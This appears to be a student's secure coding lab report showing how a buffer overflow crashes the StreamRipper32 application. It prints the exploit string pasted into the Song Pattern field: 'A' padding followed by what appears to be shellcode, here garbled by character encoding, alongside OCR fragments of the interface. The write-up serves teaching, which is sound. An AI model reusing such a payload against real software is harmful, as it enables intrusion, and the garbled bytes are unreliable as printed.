# Secure Coding Lab-7

K.RAHUL
19BCE7310

Lab experiment - Working with the memory vulnerabilities

1) Crashing the StreamRipper32

After opening the application, Click on ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.

StreamRipper 32

Broadcast Parameters
URL (http://ip:port)

Current MP3
Title:
Bytes Read:

Output
Max KB To Rip   0
Destination: ..

Relay Port
10069
Connect To Relay

Control
Start Rip
Stop Rip
Exit
Hide To Systray

More Options

Station/Song Matchin
☐ Enable
Stream Name

Pattern Match

Station Pattern
18BCN7081

OK
Cancel

Song Pattern
c'‰â‖ ç²'o4Íó☼»⅃°O^‖ÍØÇE‖÷³°{0LGc1I⌐#ª#ÆÌÅ

Note: All patten matches are *substring* matches
Use keyword "any_match" to match any station or song

SHOUTcast.com Dire
Genre: Search
Description   Bitrate   Track Info

Here is the Exploit used above.

Exploit :

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë••ôZ••
••••••ÚÇ°îPSàÙt$ô]3É±Rfíü1U»C±¿Œ·Ö?MØ_Ú|Ø¯/èOýÃƒWáŠÐLíá ýÍ4aü-
XÏW×•2•…v89òt'²H˜''˃°öÂù÷~á°Õšï0äJ>¸K³ŽK•ô)´àJIó
Ë0•vÏ"^ +%²·¸)•³æ-~•J
—qÛO¼U‡ÝÌmúâÎ£FEã°últ7¶l@Å^½úAÓ6%—m'ëŽâ(Ú²9™cY¹&¶Îéˆi¯
YiÚG³fw¼¬.G''KT6yŽZ9Á¼S%NÌÜËãm

ÆŽ®ªåo`[ƒc«ÞÙ°´ôu^&"…)[Ò~ E¶'"ÿ¤n@Çlµ±Æm8•ì},©)XYg‡3ÉqÉ
èfŒÂc'â‹ ç³´•o4Íó»°0^ŒÍØÇEl…÷°³°{0LGc1I#ª#ÆÌ•Ã

As we can see, it's crashed.

Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself.